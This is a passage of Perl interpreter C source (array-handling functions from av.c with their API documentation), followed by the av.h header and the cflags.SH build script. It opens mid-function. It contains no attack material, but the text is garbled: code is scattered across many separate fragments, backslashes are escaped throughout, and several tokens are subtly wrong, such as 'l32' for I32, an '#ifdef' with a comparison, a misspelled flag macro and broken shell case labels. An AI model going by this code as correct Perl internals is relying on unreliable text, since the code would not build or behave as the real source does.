
```
    SvTEMP_off(sv);
```

```
LvTYPE(sv) = 't';
```

```
LvTARG(sv) = sv; /* fake (SV**) */
```

```
return &(LvTARG(sv));
```

```
}
```

```
}
```

```
if (key < 0) {
```

```
    key += AvFILL(av) + 1;
```

```
    if (key < 0)
```

```
        return NULL;
```

```
}
```

```
if (key > AvFILLp(av)) {
```

```
    if (!lval)
```

```
        return NULL;
```

```
    return av_store(av, key, newSV(0));
```

```
}
```

```
if (AvARRAY(av)[key] == &PL_sv_undef) {
```

```

emptiness:
    if (lval)

        return av_store(av,key,newSV(0));

    return NULL;
}

else if (AvREIFY(av)

        && (!AvARRAY(av)[key]      /* eg. @_ could have freed elts */

        || SvIS_FREED(AvARRAY(av)[key]))) {

    AvARRAY(av)[key] = &PL_sv_undef;    /* 1/2 reify */

    goto emptiness;

}

return &AvARRAY(av)[key];
}

/*

=for apidoc av_store

```

Stores an SV in an array. The array index is specified as C<key>. The return value will be NULL if the operation failed or if the value did not need to be actually stored within the array (as in the case of tied arrays). Otherwise it can be dereferenced to get the original C<SV\*>. Note that the caller is responsible for suitably incrementing the reference count of C<val> before the call, and decrementing it if the function returned NULL.

See [L<perlgluts/"Understanding the Magic of Tied Hashes and Arrays">](#) for more information on how to use this function on tied arrays.

```
=cut
```

```
*/
```

```
SV**
```

```
Perl_av_store(pTHX_ register AV *av, I32 key, SV *val)
```

```
{
```

```
    dVAR;
```

```
    SV** ary;
```

```
    PERL_ARGS_ASSERT_AV_STORE;
```

```
    assert(SvTYPE(av) == SVt_PVAV);
```

```
    /* S_regclass relies on being able to pass in a NULL sv
```

```
       (unicode_alternate may be NULL).
```

```
*/
```

```
if (!val)
```

```
    val = &PL_sv_undef;
```

```
if (SvRMAGICAL(av)) {
```

```
    const MAGIC * const tied_magic = mg_find((const SV *)av, PERL_MAGIC_tied);
```

```
    if (tied_magic) {
```

```

/* Handle negative array indices 20020222 MJD */

if (key < 0) {

    bool adjust_index = 1;

    SV * const * const negative_indices_glob =

    hv_fetch(SvSTASH(SvRV(SvTIED_obj(MUTABLE_SV(av),

        tied_magic))),

        NEGATIVE_INDICES_VAR, 16, 0);

    if (negative_indices_glob

        && SvTRUE(GvSV(*negative_indices_glob)))

        adjust_index = 0;

    if (adjust_index) {

        key += AvFILL(av) + 1;

        if (key < 0)

            return 0;

    }

}

if (val != &PL_sv_undef) {

    mg_copy(MUTABLE_SV(av), val, 0, key);

}

return NULL;

}

}

```

```

if (key < 0) {

```



```

    key += AvFILL(av) + 1;

    if (key < 0)

        return NULL;
}

if (SvREADONLY(av) && key >= AvFILL(av))

    Perl_croak_no_modify(aTHX);

if (!AvREAL(av) && AvREIFY(av))

    av_reify(av);

if (key > AvMAX(av))

    av_extend(av, key);

ary = AvARRAY(av);

if (AvFILLp(av) < key) {

    if (!AvREAL(av)) {

        if (av == PL_curstack && key > PL_stack_sp - PL_stack_base)

            PL_stack_sp = PL_stack_base + key;    /* XPUSH in disguise */

        do {

            ary[++AvFILLp(av)] = &PL_sv_undef;

        } while (AvFILLp(av) < key);

    }

    AvFILLp(av) = key;

}

else if (AvREAL(av))

    SvREFCNT_dec(ary[key]);

```

```

ary[key] = val;

if (SvSMAGICAL(av)) {
    const MAGIC* const mg = SvMAGIC(av);

    if (val != &PL_sv_undef) {
        sv_magic(val, MUTABLE_SV(av), toLOWER(mg->mg_type), 0, key);
    }

    if (PL_delaymagic && mg->mg_type == PERL_MAGIC_isa)
        PL_delaymagic |= DM_ARRAY_ISA;
    else
        mg_set(MUTABLE_SV(av));
}

return &ary[key];
}

```

/\*

=for apidoc av\_make

Creates a new AV and populates it with a list of SVs. The SVs are copied into the array, so they may be freed after the call to av\_make. The new AV will have a reference count of 1.

Perl equivalent: C<my @new\_array = (\$scalar1, \$scalar2, \$scalar3...);>

=cut

\*/

```

AV *
Perl_av_make(pTHX_ register I32 size, register SV **strp)
{
    register AV * const av = MUTABLE_AV(newSV_type(SVt_PVAV));

    /* sv_upgrade does AvREAL_only() */

    PERL_ARGS_ASSERT_AV_MAKE;

    assert(SvTYPE(av) == SVt_PVAV);

    if (size) {          /* "defined" was returning undef for size==0 anyway. */
        register SV** ary;
        register I32 i;

        Newx(ary,size,SV*);

        AvALLOC(av) = ary;

        AvARRAY(av) = ary;

        AvFILLp(av) = AvMAX(av) = size - 1;

        for (i = 0; i < size; i++) {
            assert (*strp);

            /* Don't let sv_setsv swipe, since our source array might
               have multiple references to the same temp scalar (e.g.
               from a list slice) */

            ary[i] = newSV(0);

            sv_setsv_flags(ary[i], *strp,

```

```

SV_GMAGIC|SV_DO_COW_SVSETSV|SV_NOSTEAL);

    strp++;
}
}
return av;
}

```

```

/*
=for apidoc av_clear

```

Clears an array, making it empty. Does not free the memory used by the array itself. Perl equivalent: C<@myarray = ();>.

```

=cut

```

```

*/

```

```

void

```

```

Perl_av_clear(pTHX_ register AV *av)

```

```

{

```

```

    dVAR;

```

```

    l32 extra;

```

```

    PERL_ARGS_ASSERT_AV_CLEAR;

```

```

    assert(SvTYPE(av) == SVt_PVAV);

```

```
#ifdef DEBUGGING
```

```
    if (SvREFCNT(av) == 0) {
```

```
        Perl_ck_warner_d(aTHX_ packWARN(WARN_DEBUGGING), "Attempt to clear deleted array");
```

```
    }
```

```
#endif
```

```
    if (SvREADONLY(av))
```

```
        Perl_croak_no_modify(aTHX);
```

```
/* Give any tie a chance to cleanup first */
```

```
    if (SvRMAGICAL(av)) {
```

```
        const MAGIC* const mg = SvMAGIC(av);
```

```
        if (PL_delaymagic && mg && mg->mg_type == PERL_MAGIC_isa)
```

```
            PL_delaymagic |= DM_ARRAY_ISA;
```

```
    else
```

```
        mg_clear(MUTABLE_SV(av));
```

```
    }
```

```
    if (AvMAX(av) < 0)
```

```
        return;
```

```
    if (AvREAL(av)) {
```

```
        SV** const ary = AvARRAY(av);
```

```
        I32 index = AvFILLp(av) + 1;
```

```
        while (index) {
```

```

    SV * const sv = ary[--index];

    /* undef the slot before freeing the value, because a
       * destructor might try to modify this array */
    ary[index] = &PL_sv_undef;

    SvREFCNT_dec(sv);
}

}

extra = AvARRAY(av) - AvALLOC(av);

if (extra) {
    AvMAX(av) += extra;
    AvARRAY(av) = AvALLOC(av);
}

AvFILLp(av) = -1;

}

/*
=for apidoc av_undef

```

Undefines the array. Frees the memory used by the array itself.

=cut

\*/

void

```

Perl_av_undef(pTHX_ register AV *av)
{
    PERL_ARGS_ASSERT_AV_UNDEF;

    assert(SvTYPE(av) == SVt_PVAV);

    /* Give any tie a chance to cleanup first */

    if (SvTIED_mg((const SV *)av, PERL_MAGIC_tied))
        av_fill(av, -1);

    if (AvREAL(av)) {
        register I32 key = AvFILLp(av) + 1;
        while (key)
            SvREFCNT_dec(AvARRAY(av)[--key]);
    }

    Safefree(AvALLOC(av));

    AvALLOC(av) = NULL;

    AvARRAY(av) = NULL;

    AvMAX(av) = AvFILLp(av) = -1;

    if (SvRMAGICAL(av)) mg_clear(MUTABLE_SV(av));
}

/*

```

=for apidoc av\_create\_and\_push

Push an SV onto the end of the array, creating the array if necessary.

A small internal helper function to remove a commonly duplicated idiom.

=cut

\*/

void

Perl\_av\_create\_and\_push(pTHX\_ AV \*\*const avp, SV \*const val)

{

PERL\_ARGS\_ASSERT\_AV\_CREATE\_AND\_PUSH;

if (!\*avp)

    \*avp = newAV();

av\_push(\*avp, val);

}

/\*

=for apidoc av\_push

Pushes an SV onto the end of the array. The array will grow automatically

to accommodate the addition. This takes ownership of one reference count.

=cut



```
*/
```

```
void
```

```
Perl_av_push(pTHX_ register AV *av, SV *val)
```

```
{
```

```
    dVAR;
```

```
    MAGIC *mg;
```

```
    PERL_ARGS_ASSERT_AV_PUSH;
```

```
    assert(SvTYPE(av) == SVt_PVAV);
```

```
    if (SvREADONLY(av))
```

```
        Perl_croak_no_modify(aTHX);
```

```
    if ((mg = SvTIED_mg((const SV *)av, PERL_MAGIC_tied))) {
```

```
        Perl_magic_methcall(aTHX_ MUTABLE_SV(av), mg, "PUSH", G_DISCARD, 1,  
                             val);
```

```
        return;
```

```
    }
```

```
    av_store(av, AvFILLp(av)+1, val);
```

```
}
```

```
/*
```

```
=for apidoc av_pop
```

Pops an SV off the end of the array. Returns C<&PL\_sv\_undef> if the array is empty.

=cut

\*/

SV \*

Perl\_av\_pop(pTHX\_ register AV \*av)

{

    dVAR;

    SV \*retval;

    MAGIC\* mg;

    PERL\_ARGS\_ASSERT\_AV\_POP;

    assert(SvTYPE(av) == SVt\_PVAV);

    if (SvREADONLY(av))

        Perl\_croak\_no\_modify(aTHX);

    if ((mg = SvTIED\_mg((const SV \*)av, PERL\_MAGIC\_tied))) {

        retval = Perl\_magic\_methcall(aTHX\_ MUTABLE\_SV(av), mg, "POP", 0, 0);

        if (retval)

            retval = newSVsv(retval);

        return retval;

    }

    if (AvFILL(av) < 0)

```

        return &PL_sv_undef;

    retval = AvARRAY(av)[AvFILLp(av)];
    AvARRAY(av)[AvFILLp(av)--] = &PL_sv_undef;
    if (SvSMAGICAL(av))
        mg_set(MUTABLE_SV(av));
    return retval;
}

```

/\*

=for apidoc av\_create\_and\_unshift\_one

Unshifts an SV onto the beginning of the array, creating the array if necessary.

A small internal helper function to remove a commonly duplicated idiom.

=cut

\*/

SV \*\*

Perl\_av\_create\_and\_unshift\_one(pTHX\_ AV \*\*const avp, SV \*const val)

{

PERL\_ARGS\_ASSERT\_AV\_CREATE\_AND\_UNSHIFT\_ONE;

if (!\*avp)

```

        *avp = newAV();
    av_unshift(*avp, 1);
    return av_store(*avp, 0, val);
}

```

```

/*

```

```

=for apidoc av_unshift

```

Unshift the given number of C<undef> values onto the beginning of the array. The array will grow automatically to accommodate the addition. You must then use C<av\_store> to assign values to these new elements.

```

=cut

```

```

*/

```

```

void

```

```

Perl_av_unshift(pTHX_ register AV *av, register I32 num)

```

```

{

```

```

    dVAR;

```

```

    register I32 i;

```

```

    MAGIC* mg;

```

```

    PERL_ARGS_ASSERT_AV_UNSHIFT;

```

```

    assert(SvTYPE(av) == SVt_PVAV);

```

```

if (SvREADONLY(av))

    Perl_croak_no_modify(aTHX);

if ((mg = SvTIED_mg((const SV *)av, PERL_MAGIC_tied))) {

    Perl_magic_methcall(aTHX_ MUTABLE_SV(av), mg, "UNSHIFT",

                        G_DISCARD | G_UNDEF_FILL, num);

    return;
}

if (num <= 0)

    return;

if (!AvREAL(av) && AvREIFY(av))

    av_reify(av);

i = AvARRAY(av) - AvALLOC(av);

if (i) {

    if (i > num)

        i = num;

    num -= i;

    AvMAX(av) += i;

    AvFILLp(av) += i;

    AvARRAY(av) = AvARRAY(av) - i;
}

if (num) {

    register SV **ary;

```

```

const I32 i = AvFILLp(av);

/* Create extra elements */

const I32 slide = i > 0 ? i : 0;

num += slide;

av_extend(av, i + num);

AvFILLp(av) += num;

ary = AvARRAY(av);

Move(ary, ary + num, i + 1, SV*);

do {

    ary[--num] = &PL_sv_undef;

} while (num);

/* Make extra elements into a buffer */

AvMAX(av) -= slide;

AvFILLp(av) -= slide;

AvARRAY(av) = AvARRAY(av) + slide;

}

}

/*

=for apidoc av_shift

```

Shifts an SV off the beginning of the array. Returns C<&PL\_sv\_undef> if the array is empty.

=cut

```
*/
```

```
SV *
```

```
Perl_av_shift(pTHX_ register AV *av)
```

```
{
```

```
    dVAR;
```

```
    SV *retval;
```

```
    MAGIC* mg;
```

```
    PERL_ARGS_ASSERT_AV_SHIFT;
```

```
    assert(SvTYPE(av) == SVt_PVAV);
```

```
    if (SvREADONLY(av))
```

```
        Perl_croak_no_modify(aTHX);
```

```
    if ((mg = SvTIED_mg((const SV *)av, PERL_MAGIC_tied))) {
```

```
        retval = Perl_magic_methcall(aTHX_ MUTABLE_SV(av), mg, "SHIFT", 0, 0);
```

```
        if (retval)
```

```
            retval = newSVsv(retval);
```

```
        return retval;
```

```
    }
```

```
    if (AvFILL(av) < 0)
```

```
        return &PL_sv_undef;
```

```
    retval = *AvARRAY(av);
```

```
    if (AvREAL(av))
```

```
        *AvARRAY(av) = &PL_sv_undef;
```

```

    AvARRAY(av) = AvARRAY(av) + 1;

    AvMAX(av)--;

    AvFILLp(av)--;

    if (SvSMAGICAL(av))
        mg_set(MUTABLE_SV(av));

    return retval;
}

```

```

/*
=for apidoc av_len

```

Returns the highest index in the array. The number of elements in the array is C<av\_len(av) + 1>. Returns -1 if the array is empty.

The Perl equivalent for this is C<\$#myarray>.

```

=cut
*/

```

I32

```

Perl_av_len(pTHX_ AV *av)
{
    PERL_ARGS_ASSERT_AV_LEN;

    assert(SvTYPE(av) == SVt_PVAV);

```



```
    return AvFILL(av);  
}
```

```
/*
```

```
=for apidoc av_fill
```

Set the highest index in the array to the given number, equivalent to Perl's `C<$#array = $fill;>`.

The number of elements in the an array will be `C<fill + 1>` after `av_fill()` returns. If the array was previously shorter, then the additional elements appended are set to `C<PL_sv_undef>`. If the array was longer, then the excess elements are freed. `C<av_fill(av, -1)>` is the same as `C<av_clear(av)>`.

```
=cut
```

```
*/
```

```
void
```

```
Perl_av_fill(pTHX_ register AV *av, I32 fill)
```

```
{
```

```
    dVAR;
```

```
    MAGIC *mg;
```

```
    PERL_ARGS_ASSERT_AV_FILL;
```

```
    assert(SvTYPE(av) == SVt_PVAV);
```

```

if (fill < 0)

    fill = -1;

if ((mg = SvTIED_mg((const SV *)av, PERL_MAGIC_tied))) {

    SV *arg1 = sv_newmortal();

    sv_setiv(arg1, (IV)(fill + 1));

    Perl_magic_methcall(aTHX_ MUTABLE_SV(av), mg, "STORESIZE", G_DISCARD,

                        1, arg1);

    return;

}

if (fill <= AvMAX(av)) {

    I32 key = AvFILLp(av);

    SV** const ary = AvARRAY(av);

    if (AvREAL(av)) {

        while (key > fill) {

            SvREFCNT_dec(ary[key]);

            ary[key--] = &PL_sv_undef;

        }

    }

    else {

        while (key < fill)

            ary[++key] = &PL_sv_undef;

    }

}

```

```

        AvFILLp(av) = fill;

        if (SvSMAGICAL(av))
            mg_set(MUTABLE_SV(av));
    }

    else
        (void)av_store(av,fill,&PL_sv_undef);
}

```

```

/*

```

```

=for apidoc av_delete

```

Deletes the element indexed by C<key> from the array, makes the element mortal, and returns it. If C<flags> equals C<G\_DISCARD>, the element is freed and null is returned. Perl equivalent: C<my \$elem = delete(\$myarray[\$idx]);> for the non-C<G\_DISCARD> version and a void-context C<delete(\$myarray[\$idx]);> for the C<G\_DISCARD> version.

```

=cut

```

```

*/

```

```

SV *

```

```

Perl_av_delete(pTHX_ AV *av, I32 key, I32 flags)

```

```

{

```

```

    dVAR;

```

```

    SV *sv;

```

```
PERL_ARGS_ASSERT_AV_DELETE;
```

```
assert(SvTYPE(av) == SVt_PVAV);
```

```
if (SvREADONLY(av))
```

```
    Perl_croak_no_modify(aTHX);
```

```
if (SvRMAGICAL(av)) {
```

```
    const MAGIC * const tied_magic
```

```
        = mg_find((const SV *)av, PERL_MAGIC_tied);
```

```
    if ((tied_magic || mg_find((const SV *)av, PERL_MAGIC_regdata))) {
```

```
        /* Handle negative array indices 20020222 MJD */
```

```
        SV **svp;
```

```
        if (key < 0) {
```

```
            unsigned adjust_index = 1;
```

```
            if (tied_magic) {
```

```
                SV * const * const negative_indices_glob =
```

```
                hv_fetch(SvSTASH(SvRV(SvTIED_obj(MUTABLE_SV(av),
```

```
                    tied_magic))),
```

```
                    NEGATIVE_INDICES_VAR, 16, 0);
```

```
                if (negative_indices_glob
```

```
                    && SvTRUE(GvSV(*negative_indices_glob)))
```

```
                    adjust_index = 0;
```

```
            }
```

```
            if (adjust_index) {
```

```
                key += AvFILL(av) + 1;
```

```

        if (key < 0)

            return NULL;

    }

}

svp = av_fetch(av, key, TRUE);

if (svp) {

    sv = *svp;

    mg_clear(sv);

    if (mg_find(sv, PERL_MAGIC_tiedelem)) {

        sv_unmagic(sv, PERL_MAGIC_tiedelem); /* No longer an element */

        return sv;

    }

    return NULL;

}

}

}

```

```

if (key < 0) {

    key += AvFILL(av) + 1;

    if (key < 0)

        return NULL;

}

```

```

if (key > AvFILLp(av))

    return NULL;

```

```

else {

    if (!AvREAL(av) && AvREIFY(av))

        av_reify(av);

    sv = AvARRAY(av)[key];

    if (key == AvFILLp(av)) {

        AvARRAY(av)[key] = &PL_sv_undef;

        do {

            AvFILLp(av)--;

        } while (--key >= 0 && AvARRAY(av)[key] == &PL_sv_undef);

    }

    else

        AvARRAY(av)[key] = &PL_sv_undef;

    if (SvSMAGICAL(av))

        mg_set(MUTABLE_SV(av));

}

if (flags & G_DISCARD) {

    SvREFCNT_dec(sv);

    sv = NULL;

}

else if (AvREAL(av))

    sv = sv_2mortal(sv);

return sv;

}

```

```

/*

```

=for apidoc av\_exists

Returns true if the element indexed by C<key> has been initialized.

This relies on the fact that uninitialized array elements are set to

C<&PL\_sv\_undef>.

Perl equivalent: C<exists(\$myarray[\$key])>.

=cut

\*/

bool

Perl\_av\_exists(pTHX\_ AV \*av, I32 key)

{

    dVAR;

    PERL\_ARGS\_ASSERT\_AV\_EXISTS;

    assert(SvTYPE(av) == SVt\_PVAV);

    if (SvRMAGICAL(av)) {

        const MAGIC \* const tied\_magic

        = mg\_find((const SV \*)av, PERL\_MAGIC\_tied);

        const MAGIC \* const regdata\_magic

        = mg\_find((const SV \*)av, PERL\_MAGIC\_regdata);

        if (tied\_magic || regdata\_magic) {

            SV \* const sv = sv\_newmortal();

```

MAGIC *mg;

/* Handle negative array indices 20020222 MJD */
if (key < 0) {
    unsigned adjust_index = 1;

    if (tied_magic) {
        SV * const * const negative_indices_glob =
            hv_fetch(SvSTASH(SvRV(SvTIED_obj(MUTABLE_SV(av),
                                                tied_magic))),
                    NEGATIVE_INDICES_VAR, 16, 0);

        if (negative_indices_glob
            && SvTRUE(GvSV(*negative_indices_glob)))
            adjust_index = 0;
    }

    if (adjust_index) {
        key += AvFILL(av) + 1;

        if (key < 0)
            return FALSE;

        else
            return TRUE;
    }
}

if(key >= 0 && regdata_magic) {
    if (key <= AvFILL(av))
        return TRUE;
}

```



```

        else
            return FALSE;
    }

    mg_copy(MUTABLE_SV(av), sv, 0, key);
    mg = mg_find(sv, PERL_MAGIC_tiedelem);
    if (mg) {
        magic_existspack(sv, mg);
        return cBOOL(SvTRUE(sv));
    }

}

}

if (key < 0) {
    key += AvFILL(av) + 1;
    if (key < 0)
        return FALSE;
}

if (key <= AvFILLp(av) && AvARRAY(av)[key] != &PL_sv_undef
    && AvARRAY(av)[key])
{
    return TRUE;
}

```

```
    else  
        return FALSE;  
}
```

```
static MAGIC *
```

```
S_get_aux_mg(pTHX_ AV *av) {
```

```
    dVAR;
```

```
    MAGIC *mg;
```

```
    PERL_ARGS_ASSERT_GET_AUX_MG;
```

```
    assert(SvTYPE(av) == SVt_PVAV);
```

```
    mg = mg_find((const SV *)av, PERL_MAGIC_arylen_p);
```

```
    if (!mg) {
```

```
        mg = sv_magicext(MUTABLE_SV(av), 0, PERL_MAGIC_arylen_p,
```

```
                        &PL_vtbl_arylen_p, 0, 0);
```

```
        assert(mg);
```

```
        /* sv_magicext won't set this for us because we pass in a NULL obj */
```

```
        mg->mg_flags |= MGf_REFCOUNTED;
```

```
    }
```

```
    return mg;
```

```
}
```

```
SV **
```

```

Perl_av_arylen_p(pTHX_ AV *av) {

    MAGIC *const mg = get_aux_mg(av);

    PERL_ARGS_ASSERT_AV_ARYLEN_P;

    assert(SvTYPE(av) == SVt_PVAV);

    return &(mg->mg_obj);
}

```

IV \*

```

Perl_av_iter_p(pTHX_ AV *av) {

    MAGIC *const mg = get_aux_mg(av);

    PERL_ARGS_ASSERT_AV_ITER_P;

    assert(SvTYPE(av) == SVt_PVAV);

```

```

#ifdef IVSIZE == I32SIZE

```

```

    return (IV *)&(mg->mg_len);

```

```

#else

```

```

    if (!mg->mg_ptr) {

        IV *temp;

        mg->mg_len = IVSIZE;

        Newxz(temp, 1, IV);

        mg->mg_ptr = (char *) temp;

    }

```

```
    return (IV *)mg->mg_ptr;
#endif
}
```

```
/*
 * Local variables:
 * c-indentation-style: bsd
 * c-basic-offset: 4
 * indent-tabs-mode: t
 * End:
 *
 * ex: set ts=8 sts=4 sw=4 noet:
 */
```

av.h

```
/* av.h
 *
 * Copyright (C) 1991, 1992, 1993, 1995, 1996, 1997, 1998, 1999, 2000,
 * 2001, 2002, 2005, 2006, 2007, 2008, by Larry Wall and others
 *
 * You may distribute under the terms of either the GNU General Public
 * License or the Artistic License, as specified in the README file.
 *
 */
```

```
struct xpvav {
```

```

HV*      xmg_stash;    /* class package */

union _xmgu xmg_u;

SSize_t   xav_fill;    /* Index of last element present */

SSize_t   xav_max;     /* max index for which array has space */

SV** xav_alloc;        /* pointer to beginning of C array of SVs */

};

/* SV* xav_arylen; */

/* SVpav_REAL is set for all AVs whose xav_array contents are recounted.

* Some things like "@_" and the scratchpad list do not set this, to
* indicate that they are cheating (for efficiency) by not recounting
* the AV's contents.
*
* SVpav_REIFY is only meaningful on such "fake" AVs (i.e. where SVpav_REAL
* is not set). It indicates that the fake AV is capable of becoming
* real if the array needs to be modified in some way. Functions that
* modify fake AVs check both flags to call av_reify() as appropriate.
*
* Note that the Perl stack has neither flag set. (Thus,
* items that go on the stack are never recounted.)
*
* These internal details are subject to change any time. AV
* manipulations external to perl should not care about any of this.
* GSAR 1999-09-10

```

```
*/
```

```
/*
```

```
=head1 Handy Values
```

```
=for apidoc AmU || Nullav
```

Null AV pointer.

(deprecated - use C<(AV \*)NULL> instead)

```
=head1 Array Manipulation Functions
```

```
=for apidoc Am|int|AvFILL|AV* av
```

Same as C<av\_len()>. Deprecated, use C<av\_len()> instead.

```
=cut
```

```
*/
```

```
#ifndef PERL_CORE
```

```
# define Nullav Null(AV*)
```

```
#endif
```

```
#define AvARRAY(av) ((av)->sv_u.svu_array)
```

```
#define AvALLOC(av) ((XPVAV*) SvANY(av))->xav_alloc
```

```
#define AvMAX(av) ((XPVAV*) SvANY(av))->xav_max
```

```

#define AvFILLp(av)    ((XPVAV*) SvANY(av))->xav_fill

#define AvARYLEN(av)  (*Perl_av_arylen_p(aTHX_ MUTABLE_AV(av)))


#define AvREAL(av)    (SvFLAGS(av) & SvPAV_REAL)

#define AvREAL_on(av) (SvFLAGS(av) |= SvPAV_REAL)

#define AvREAL_off(av) (SvFLAGS(av) &= ~SvPAV_REAL)

#define AvREAL_only(av)      (AvREIFY_off(av), SvFLAGS(av) |= SvPAV_REAL)

#define AvREIFY(av)    (SvFLAGS(av) & SvPAV_REIFY)

#define AvREIFY_on(av) (SvFLAGS(av) |= SvPAV_REIFY)

#define AvREIFY_off(av) (SvFLAGS(av) &= ~SvPAV_REIFY)

#define AvREIFY_only(av)      (AvREAL_off(av), SvFLAGS(av) |= SvPAV_REIFY)

```

```

#define AvREALISH(av) (SvFLAGS(av) & (SvPAV_REAL|SvPAV_REIFY))

```

```

#define AvFILL(av)      ((SvRMAGICAL((const SV *) (av))) \
                        ? mg_size(MUTABLE_SV(av)) : AvFILLp(av))

```

```

#define NEGATIVE_INDICES_VAR "NEGATIVE_INDICES"

```

```

/*

```

```

=for apidoc newAV

```

Creates a new AV. The reference count is set to 1.

```

=cut

```

```
*/
```

```
#define newAV()      MUTABLE_AV(newSV_type(SVt_PVAV))
```

```
/*
```

```
* Local variables:
```

```
* c-indentation-style: bsd
```

```
* c-basic-offset: 4
```

```
* indent-tabs-mode: t
```

```
* End:
```

```
*
```

```
* ex: set ts=8 sts=4 sw=4 noet:
```

```
*/
```

```
cflags.SH
```

```
case $PERL_CONFIG_SH in
```

```
"")
```

```
    if test -f config.sh; then TOP=.;
```

```
    elif test -f ../config.sh; then TOP=..;
```

```
    elif test -f ../../config.sh; then TOP=../../;
```

```
    elif test -f ../../../config.sh; then TOP=../../../;
```

```
    elif test -f ../../../../config.sh; then TOP=../../../../;
```

```
    else
```

```
        echo "Can't find config.sh."; exit 1
```

```
    fi
```

```
    . $TOP/config.sh
```



```

;;

esac

: This forces SH files to create target in same directory as SH file.

: This is so that make depend always knows where to find SH derivatives.

case "$0" in
*/*) cd `expr X$0 : 'X\(.*\)/'` ;;
esac

if test -f config_h.SH -a ! -f config.h; then
    ./config_h.SH
    CONFIG_H=already-done
fi

warn=""

# Add -Wall for the core modules iff gcc and not already -Wall
case "$gccversion" in
") ;;
Intel*) ;; # The Intel C++ plays gcc on TV but is not really it.
*) case "$ccflags" in
*-Wall*) ;;
*) warn="$warn -Wall" ;;
esac
;;
esac

```

```
# Create a test source file for testing what options can be fed to  
# gcc in this system; include a selection of most common and commonly  
# hairy include files.
```

```
cat > _cflags.c <<__EOT__  
  
#include "EXTERN.h"  
  
#include "perl.h"  
  
/* The stdio.h, errno.h, and setjmp.h should be there in any ANSI C89. */  
  
#include <stdio.h>  
  
#include <errno.h>  
  
#include <setjmp.h>  
  
/* Just in case the inclusion of perl.h did not  
 * pull in enough system headers, let's try again. */  
  
#ifdef I_STDLIB  
  
#include <stdlib.h>  
  
#endif  
  
#ifdef I_STDDEF  
  
#include <stddef.h>  
  
#endif  
  
#ifdef I_STDARG  
  
#include <stdarg.h>  
  
#endif  
  
#ifdef I_LIMITS  
  
#include <limits.h>
```

```
#endif

#ifdef I_DIRENT
#include <dirent.h>
#endif

#ifdef I_UNISTD
#include <unistd.h>
#endif

#ifdef I_SYS_TYPES
#include <sys/types.h>
#endif

#ifdef I_SYS_PARAM
#include <sys/param.h>
#endif

#ifdef I_SYS_RESOURCE
#include <sys/resource.h>
#endif

#ifdef I_SYS_SELECT
#include <sys/select.h>
#endif

#ifdef I_SYS_SOCKET
#include <sys/socket.h>
#endif

#ifdef I_SYS_STAT
#include <sys/stat.h>
#endif

#endif
```

```

#ifdef I_SYS_TIME

#include <sys/time.h>

#endif

#ifdef I_SYS_TIMES

#include <sys/times.h>

#endif

#ifdef I_SYS_WAIT

#include <sys/wait.h>

#endif

/* The gcc -ansi can cause a lot of noise in Solaris because of:

/usr/include/sys/resource.h:148: warning: 'struct rlimit64' declared inside parameter list

*/

int main(int argc, char *argv[]) {

/* Add here test code found to be problematic in some gcc platform. */

/* Off_t/off_t is a struct in Solaris with largefiles, and with gcc -ansi
* that struct cannot be compared in some gcc releases with a flat
* integer, such as a STRLEN. */

IV iv;

Off_t t0a = 2;

STRLEN t0b = 3;

int t0c = t0a == t0b;

```

/\* In FreeBSD 6.2 (and probably other releases too), with -Duse64bitint,  
perl will use atoll(3). However, that declaration is hidden in <stdlib.h>  
if we force the compiler to use -std=c89 mode.

\*/

iv = Atol("42");

return (!t0c && (iv == 42)) ? 0 : -1; /\* Try to avoid 'unused' warnings. \*/

}

\_\_EOT\_\_

stdflags=""

# Further gcc warning options. Build up a list of options that work.

# Note that some problems may only show up with combinations of options,

# e.g. a warning might show up only with -Wall -ansi, not with either

# one individually.

# TODO: Ponder whether to migrate this back to Configure so hints files can

# tweak it. Also, be paranoid about whether results we've deduced in Configure

# (especially about things like long long, which are not in C89) will still be

# valid if we now add flags like -std=c89.

case "\$gccversion" in

");;

[12]\*) ;; # gcc versions 1 (gasp!) and 2 are not good for this.

Intel\*) ;; ## Is that you, Intel C++?

```

*) for opt in -ansi -std=c89 -W -Wextra -Wdeclaration-after-statement \
            -Wendif-labels -Wc++-compat -Wwrite-strings
do
    case "$ccflags" in
        *) $opt *) ;; # Skip if already there.

        *) rm -f _cflags$_exe

        case "`$cc $cflags $warn $stdflags $opt _cflags.c -o _cflags$_exe 2>&1`" in
            *"unrecognized"*) ;;

            *"implicit declaration"*) ;; # Was something useful hidden?

            *"Invalid"*) ;;

            *"is valid for C"*) ;;

            *) if test -x _cflags$_exe
                then
                    case "$opt" in
                        -std*) stdflags="$stdflags $opt" ;;

                        *) warn="$warn $opt" ;;

                    esac

                fi

                ;;

            esac

        ;;

    esac

done

;;

esac

```

```
rm -f _cflags.c _cflags$_exe
```

```
case "$gccversion" in
```

```
) ;;
```

```
*)
```

```
if [ "$gccansipedantic" = "" ]; then
```

```
# If we have -Duse64bitint (or equivalent) in effect and the quadtype
# has become 'long long', gcc -pedantic becomes unbearable (more so
# when combined with -Wall) because long long and LL and %lld|%Ld
# become warn-worthy. So let's drop the -pedantic in that case.
```

```
case "$quadtype:$sPRld64" in
```

```
"long long"*|*lld*|*Ld*)
```

```
ccflags="`echo $ccflags|sed 's/-pedantic/ /'"`
```

```
warn="`echo $warn|sed 's/-pedantic/ /'"`
```

```
;;
```

```
esac
```

```
# Similarly, since 'long long' isn't part of C89, FreeBSD 6.2 headers
# don't declare atoll() under -std=c89, but we need it. In general,
# insisting on -std=c89 is inconsistent with insisting on using
# 'long long'. So drop -std=c89 and -ansi as well if we're using
# 'long long' as our main integral type.
```

```
case "$ivtype" in
```

```
"long long")
```

```
ccflags=`echo $ccflags|sed -e 's/-pedantic/ /' -e 's/-std=c89/ /' -e 's/-ansi/ /'`
```

```
warn=`echo $warn|sed -e 's/-pedantic/ /' -e 's/-ansi/ /'`
```

```

        stdflags=`echo $stdflags|sed -e 's/-std=c89/ /'`

        ;;

    esac

fi

# Using certain features (like the gcc statement expressions)
# requires knowing whether -pedantic has been specified.

case "$warn$ccflags" in

    *-pedantic*) warn="$warn -DPERL_GCC_PEDANTIC" ;;

    esac

    ;;

esac


# Code to set any extra flags here.

extra="

echo "Extracting cflags (with variable substitutions)"

: This section of the file will have variable substitutions done on it.

: Move anything that needs config subs from !NO!SUBS! section to !GROK!THIS!.

: Protect any dollar signs and backticks that you do not want interpreted

: by putting a backslash in front. You may delete these comments.

rm -f cflags

$spitshell >cflags <<!GROK!THIS!

$startsh

# Extra warnings, used e.g. for gcc.

```



```
warn="$warn"
```

```
# Extra standardness.
```

```
stdflags="$stdflags"
```

```
# Extra extra.
```

```
extra="$extra"
```

```
# what do executables look like?
```

```
_exe="$_exe"
```

